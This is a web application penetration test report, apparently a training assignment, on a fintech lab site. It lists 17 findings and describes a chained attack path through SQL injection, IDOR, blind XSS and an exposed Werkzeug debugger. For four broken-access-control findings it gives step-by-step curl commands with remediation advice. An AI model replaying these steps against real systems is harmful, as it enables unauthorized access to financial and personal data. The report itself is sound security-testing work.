Web Application VAPT Report

=

Company Logo Here

=

Prepared For:
LedgerFlow Pvt. Ltd.

Prepared By:
Baliram Sah
Penetration Tester Intern

Target:
LedgerFlow (https://flow.rezydev.com/)

Report Version:
"1.0"

Report Date:
September, 2026

Report Classification:
Confidential

Document of Control

Table 1: Assessment Information

Document Information	Details
Document Type	LedgerFlow VAPT Report
Target Host	https://flow.rezydev.com
Report Version	1.0
Classification	Confidential
Prepared By	Baliram Sah
Reviewed By	---
Approved By	---
Assignment Date	September, 2026
Report Date	September, 2026

Confidentiality Statement

This report contains confidential and sensitive information regarding penetration testing and vulnerability assessment, conducted on the LedgerFlow application. The information contained in this document is intended solely for educational assessment and authorized security testing purposes. This report must not be distributed, reproduced, published or disclosed to any unauthorized personnel without the prior consent of authorized authority.

Disclaimer

This assessment was conducted solely for educational and authorized laboratory purpose as a part of the network security training assignment. Testing was limited to the approved targets: flow.rezydev.com excluding rezydev.com. No unauthorized systems, networks or third party infrastructure were intentionally targeted. The findings reflect the security posture of the systems at the time of testing and may change due to updates and configuration changes. The tester is not responsible for any unauthorized use of the techniques or information contained in this report. The assessment does not guarantee that all the vulnerabilities or weakness have been identified during security assessments.

1. Executive Summary

Overview

A Web Application Vulnerability Assessment and Penetration Testing (VAPT) was conducted against the LedgerFlow (https://flow.rezydev.com) fintech web application to evaluate it authentication, authorization, API security, input validation, session management and overall security posture. The assessment was performed using black-box methodology simulating an external authenticated attacker who creates a standard customer role account. The assessment identified total 17 vulnerabilities: 0 Critical, 13 High, 3 Medium, 0 Low and 1 Informational. The assessment identified most significant weakness were related to broken access control and inadequate authorization enforcement across sensitive multiple API endpoints.

The findings demonstrate significant weakness in server-side authorization allowing customer level users to access administrative information. Additional SQL Injection was in transactions search parameter lead to dump the entire database and access to the sensitive information, Error based SQL caused the error which lead to exposed the internal paths, console and configuration to the normal users due to debug mode ON which increases the further attacks surface. IDOR vulnerabilities exposed the resources belongs to other users, Blind XSS in support tickets triggered in the admin panel to extract the admin account information and potential privilege escalation.

Overall, the assessment indicates that LedgerFlow requires immediate remediation of its critical security controls with priority given to server-side authorization, SQL Injection, Blind XSS through role based access & proper object level access validation, parameterized queries and validation & sanitization of user supplied input. Also brute-force protection on login page, appropriate HTTP security headers and secure session configuration should be implemented. Remove debug mode if not necessary or implemented role based access. Following remediation, a comprehensive security re-test should be performed to verify that SQL Injection, access controls, IDOR, XSS and other identified weakness have been effectively resolved.

Vulnerability Distribution

The 17 findings fall into six vulnerability categories. Each category represents a distinct failure in the application's security controls and in several cases, flaws in one category directly amplify the impact of another.

Category	#	What It Means
Broken Access Control		Administrative API endpoints return full platform data audit logs, transactions, risk records, support tickets to any registered customer. No role check is performed on server-side.
SQL Injection		Transaction search parameters accept unsanitized input directly into raw SQL queries. The full SQLite database including all user credentials and password hashes was extracted during testing.
Insecure Direct Object Reference (IDOR)		Three endpoints fail to verify ownership before acting. An attacker can change any user's password, read any invoice, and inject replies into any support ticket by supplying an arbitrary ID.
Authentication & Session Management		Session tokens are never invalidated on logout. The login endpoint has no brute-force protection. The session cookie is missing the Secure flag, exposing it to network interception.
Cross-Site Scripting		Support ticket fields store unescaped HTML. Scripts execute in admin browsers when tickets are viewed. An admin's identity (email, role, session data) was successfully exfiltrated during testing.
Security Misconfiguration		The Werkzeug development debugger is live in production, exposing source code and a Python console. Full HTTP error responses disclose internal file paths, SQL queries, and library versions.

How an Attacker Would Exploit this Application.

The findings do not exist in isolation. They chain together into a single, uninterrupted attack path from anonymous visitor to full server control. The sequence below reflects what a real attacker could realistically execute and what was partially demonstrated during this engagement.

1	**Register a Free Account** The attacker begins with nothing but a publicly available sign-up form. No invitation, no special access just an email and password.
▼	
2	**Read Every Admin Record (Broken Access Control)** With a standard customer account, the attacker queries five admin-only endpoints and receives the full platform audit log, all user IDs, every support ticket, every transaction, and the financial risk queue. No hacking needed, the server simply hands it over.
▼	
3	**Dump the Entire User Database (SQL Injection)** Transactions search fields accept raw SQL. The attacker crafts a UNION query and extracts every row from the users table: names, emails, phone numbers, roles, and bcrypt password hashes for every account on the platform.
▼	
4	**Take Over Any Account (IDOR)** The password-change endpoint accepts a user_id parameter it was never meant to expose. The attacker sets it to the admin's ID and locks them out or quietly changes the password and moves in silently.
▼	
5	**Hijack an Admin Information Session (Blind XSS)** A support ticket is submitted with a hidden script inside the message. When any admin opens the support panel, the script fires in their browser, silently calls the API as them, and ships their account information to the attacker's server. Confirmed during testing: admin email and role captured.

▼	
6	**Stay In — Forever (Session Persistence)** The logout button does nothing server-side. Any session token captured earlier through XSS, SQL injection, or network interception keeps working indefinitely. The legitimate user has no way to revoke it.
▼	
7	**Own the Server (Werkzeug RCE)** The development debugger is running in production. Triggering any error trivial via the SQL injection returns the full source code, internal file paths, and a live interactive Python console. With the PIN computed from server metadata, an attacker executes arbitrary code on the machine itself.

2. Scope and Methodology

2.1 Scope

Target URL: https://flow.rezydev.com
Application: LedgerFlow FinTech
CDN/WAF: Cloudflare Proxy
Testing Type: Black-Box Testing
Testing Period: September, 2026

2.2 Methodology:

The assessment followed a phased approach aligned with the OWASP Testing Guide (WSTG v4.2):

- Phase 1 – Passive Reconnaissance: WHOIS, DNS enumeration, certificate transparency (crt.sh), subdomain enumeration.
- Phase 2 – Fingerprinting: HTTP header analysis, technology stack identification (WhatWeb), JS bundle analysis.
- Phase 3 – API Mapping: JS bundle scraping to extract all API endpoints, route enumeration, Swagger/GraphQL probing.
- Phase 4 – Authentication Testing: Registration, login, password change, session cookie analysis.

- Phase 5 – Access Control Testing: Broken access control on all /api/admin/* and user-facing endpoints.
- Phase 6 – Injection Testing: SQL injection, Stored XSS across all user-supplied input fields.
- Phase 7 – IDOR Testing: Sequential ID enumeration across accounts, invoices, transfers, tickets, statements.
- Phase 8 – Session Security: Cookie flags, session fixation, brute-force testing, Flask cookie analysis.

3. Findings Summary

Severity Distribution

Critical	High	Medium	Low
0	13	3	1
Immediate action required	Resolves within 1 week	Resolves within 1 month	Schedule for next sprint

Findings

F-ID	Vulnerability	Severity	CVSS Score	Endpoint
F-01	Broken Access Control – Unauthorized access to Administrative Audit Logs	High	7.1	/api/admin/audit
F-02	Broken Access Control – Unauthorized Access to Administrative Risk Data	High	7.1	/api/admin/risk
F-03	Broken Access Control – Unauthorized Access to Administrative Support Tickets	High	7.1	/api/admin/support
F-04	Broken Access Control – Unauthorized Access to Transactions Records	High	7.1	/api/admin/ transactions
F-05	Broken Access Control – Unauthorized Access to the Cross User's recent Transaction Records	High	7.1	/api/transactions/ recent
F-06	Union-Based SQL Injection in Transactions Search Parameter Leading to Entire Database Dump	High	7.1	/api/transactions?q=
F-07	Admin Account Takeover via User Table Disclosure and Password Hash Extraction	High	8.7	/api/transactiosn?q='

F-08	Stored Blind Cross-Site Scripting (XSS) in Support Tickets Leading to Admin Account Info Exfiltration	High	7.1	/api/support/tickets
F-09	IDOR in Password Change Functionality Leading to Account Takeover	High	7.3	/api/auth/change-password
F-10	IDOR – Cross-User Financial Record Exposure via Sequential Invoice ID Enum.	High	7.1	/api/invoices/{id}
F-11	IDOR - Unauthorized Support Ticket Manipulation via Missing Object-Level Authorization	High	7.1	/api/support/tickets/{id}/reply
F-12	Session Token Reuse After Logout Due to Improper Session Validation	High	8.4	/api/auth/logout
F-13	Missing Brute-Force Protection on Login Page	Medium	6.9	/api/auth/login
F-14	Production Debugger Mode - Enabled Exposed Werkzeug Interactive Debugger Console	High	7.1	/api/transaction?q=’ /api/transactions?cmd=yes
F-15	Server-Side Information Disclosure via Unhandled Exception Responses	Medium	5.1	/api/transaction?q=’
F-16	Missing HTTP Security Headers	Medium	5.1	https://flow.rezydev.com
F-17	Session Cookie Missing Secure Flag	Low	0	/api/auth/login (set cookie header)

4. Findings Details PoC

F-01: Broken Access Control – Unauthorized access to Administrative Audit Logs


Broken Access Control – Unauthorized Access to Administrative Audit Logs	**Risk**	**CVSSv4**
	High	7.1
Description	The /api/admin/audit endpoint which exclusively for the administrative use is publicly accessible to any authenticated standard user having customer role without administrative privileged required. No server-side role based authorization and authentication check is enforced. A low-privileged user can make GET request and receive the complete platform-wide audit log including every user's actions, IP addresses, user IDs, resource IDs, and timestamps.	
Application Affected	LedgerFlow Web Application – https://flow.rezydev.com	
Impact	Successful exploitation allows an authenticated low-privileged customer to access administrative audit logs information. • Full disclosure of the platform audit trail including all user actions, IP addresses, resource identifier and session metadata. • Exposure of path traversal attempts logged in audit entries, leaking the application's security posture. • Use exposed information for reconnaissance and potentially facilitate further attacks.	
Remediation	• Implement Role Based Access Controls (RBAC) on the administrative and sensitive endpoint /api/admin/audit. • Do not rely on frontend restrictions; review all /api/admin/* endpoints and perform testing to verify that customer users cannot access administrative functionality.	
Prerequisite	A valid authenticated session with the "customer" role.	
Likelihood	High – Any registered user can exploit this with a single HTTP GET request.	
Port Affected	443/TCP (HTTPS	
System Affected	https://flow.rezydev.com	
Reference	A01:2025 – Broken Access Control MITRE CWE - 639	

Tools Used	curl, Browser DevTools
CVSSv4 Metrics	CVSS:4.0/AV:N/AC:L/AT:N/PR:L/UI:N/VC:H/VI:N/VA:N/SC:N/SI:N/SA:N

Steps To Reproduction / Proof of Concept (PoC)

1. Access the website, Register a customer-role account: POST /api/auth/register with {"email":"test@test.com","password":"tester123","first_name":"Tester","last_name":"Test"}
2. Login and save the session cookie: curl -s -c cookies.txt -X POST https://flow.rezydev.com/api/auth/login -H "Content-Type: application/json" -d '{"email":"tester@test.com","password":"tester123"}'
3. Confirm role is "customer": curl -s https://flow.rezydev.com/api/auth/me -b cookies.txt
4. Access the admin risk endpoint: curl -s https://flow.rezydev.com/api/admin/audit -b cookies.txt
5. Observe HTTP 200 response, the application returned with complete audit logs including all user IDs, IP addresses, actions, resource and resource ID .

Supporting Evidence:




F-02: Broken Access Control – Unauthorized Access to Administrative Risk Management Data


Broken Access Control – Unauthorized Access to Administrative Risk Management Data	**Risk**	**CVSSv4**
	High	7.1
Description	The /api/admin/risk endpoint which exclusively for the administrative use is publicly accessible to any authenticated standard user having customer role without administrative privileged required. No server-side role based authorization and authentication check is enforced. The endpoint exposes platform-wide financial risk information, including account IDs, transaction amounts, merchant information, risk flags, and related references.	
Application Affected	LedgerFlow Web Application	
Impact	Successful exploitation allows an authenticated low-privileged customer to access administrative risk information outside their authorized privilege boundary. • Exposure of financial risk data for every account on the platform including account ID, transaction amounts and merchant names. • Disclosure of account IDs that can be used in subsequent IDOR attacks to access individual account details. • Severe violation of financial data-privacy obligations and PCI-DSS requirements.	
Remediation	• Implement a Role Based Access Controls (RBAC) on the administrative and sensitive endpoint /api/admin/audit. • Do not rely on frontend restrictions; review all /api/admin/* endpoints and perform testing to verify that customer users cannot access administrative functionality.	
Prerequisite	A valid authenticated session with the "customer" role.	
Likelihood	High – Any registered user can exploit this with a single HTTP GET request.	
Port Affected	443/TCP (HTTPS)	
System Affected	https://flow.rezydev.com	
Reference	A01:2025 – Broken Access Control MITRE CWE - 639	

Tools Used	curl, Browser DevTools
CVSSv4 Metrics	CVSS:4.0/AV:N/AC:L/AT:N/PR:L/UI:N/VC:H/VI:N/VA:N/SC:N/SI:N/SA:N
Steps To Reproduction / Proof of Concept (PoC)	

1. Login and save the session cookie: `curl -s -c cookies.txt -X POST https://flow.rezydev.com/api/auth/login -H "Content-Type: application/json" -d '{"email":"tester@test.com","password":"tester123"}'`
2. Confirm role is "customer": `curl -s https://flow.rezydev.com/api/auth/me -b cookies.txt`
3. Access the admin risk endpoint: `curl -s https://flow.rezydev.com/api/admin/risk -b cookies.txt`
4. Observe HTTP 200 response the application returned financial risk records with account_id, currency, merchant_name, reference, id and other data.

Supporting Evidence:





F-03: Broken Access Control – Unauthorized Access to Administrative Support Tickets Queue


Broken Access Control – Unauthorized Access to Administrative Support Tickets	**Risk**	**CVSSv4**
	High	7.1

Description	The /api/admin/support endpoint which exclusively for the administrative use is publicly accessible to any authenticated standard user having customer role without administrative privileged required. No server-side Role Based Access Controls (RBAC) check is enforced. The endpoint returns the complete support ticket queue including tickets of all users. Each ticket records contains the submitting users id, full issues details, assigned bodies, member names and customer's PII information.
Application Affected	LedgerFlow Web Application – https://flow.rezydev.com
Impact	Successful exploitation allows an authenticated low-privileged customer to access administrative support tickets information queues. • Full exposure of the support ticket queue including other customer PII data, issue details, account details and staff names. • Discovery of multiple previously stored XSS payloads (ticket #34,29,39,45,48, ...) confirming compounded vulnerabilities.
Remediation	• Implement a Role Based Access Controls (RBAC) on the administrative and sensitive endpoint /api/admin/support. • Do not rely on frontend restrictions; review all /api/admin/* endpoints and perform testing to verify that customer users cannot access administrative functionality.
Prerequisite	A valid authenticated session with the "customer" role.
Likelihood	High – Any registered user can exploit this with a single HTTP GET request.
Port Affected	443/TCP (HTTPS)
System Affected	https://flow.rezydev.com
Reference	A01:2025 – Broken Access Control MITRE CWE - 639
Tools Used	curl, Browser DevTools
CVSSv4 Metrics	CVSS:4.0/AV:N/AC:L/AT:N/PR:L/UI:N/VC:H/VI:N/VA:N/SC:N/SI:N/SA:N

Steps To Reproduction / Proof of Concept (PoC)
1. Login and save the session cookie: curl -s -c cookies.txt -X POST https://flow.rezydev.com/api/auth/login -H "Content-Type: application/json" -d '{"email":"tester@test.com","password":"tester123"}' 2. Confirm role is "customer": curl -s https://flow.rezydev.com/api/auth/me -b cookies.txt 3. Access the admin risk endpoint: curl -s https://flow.rezydev.com/api/admin/support -b cookies.txt 4. Observe HTTP 200 response the application returned all users tickets including users id, issues details, assigned staff names and customer PII information.

Supporting Evidence:






F-04: Broken Access Control – Unauthorized Access to Transactions Records


Broken Access Control – Unauthorized Access to Transactions Records	**Risk**	**CVSSv4**
	High	7.1
Description	The /api/admin/transactions endpoint which exclusively for the administrative use is publicly accessible to any authenticated standard user having customer role without administrative privileged required. No server-side Role Based Access Controls (RBAC) check is enforced. The endpoint returns the complete transaction history of all users. Records includes all account IDs, transfer amount, merchant name, transaction status, reference, currency and timestamps.	
Application Affected	LedgerFlow Web Application – https://flow.rezydev.com	
Impact	Successful exploitation allows an authenticated low-privileged customer to access to the transactions records. • Exposure of all transaction records including amounts, user id, account id, status and account details of every customers. • Enables financial profiling of other users and targeted social engineering or fraud attempts. • Violates PCI-DSS requirements for transaction data protection and access control.	
Remediation	• Implement a Role Based Access Controls (RBAC) on the administrative and sensitive endpoint /api/admin/transactions. • Do not rely on frontend restrictions; review all /api/admin/* endpoints and perform testing to verify that customer users cannot access administrative functionality.	
Prerequisite	A valid authenticated session with the "customer" role.	
Likelihood	High – Any registered user can exploit this with a single HTTP GET request.	
Port Affected	443/TCP (HTTPS)	
System Affected	https://flow.rezydev.com/	
Reference	A01:2025 – Broken Access Control MITRE CWE - 639	
Tools Used	curl, Browser DevTools	
CVSSv4 Metrics	CVSS:4.0/AV:N/AC:L/AT:N/PR:L/UI:N/VC:H/VI:N/VA:N/SC:N/SI:N/SA:N	

Steps To Reproduction / Proof of Concept (PoC)

1. Login and save the session cookie: curl -s -c cookies.txt -X POST https://flow.rezydev.com/api/auth/login -H "Content-Type: application/json" -d '{"email":"tester@test.com","password":"tester123"}'
2. Confirm role is "customer": curl -s https://flow.rezydev.com/api/auth/me -b cookies.txt
3. Access the admin risk endpoint: curl -s https://flow.rezydev.com/api/admin/transactions -b cookies.txt
4. Observe HTTP 200 response the application returned all transaction records including account details, user id, merchant names, transaction status and transaction related info.

Supporting Evidence:





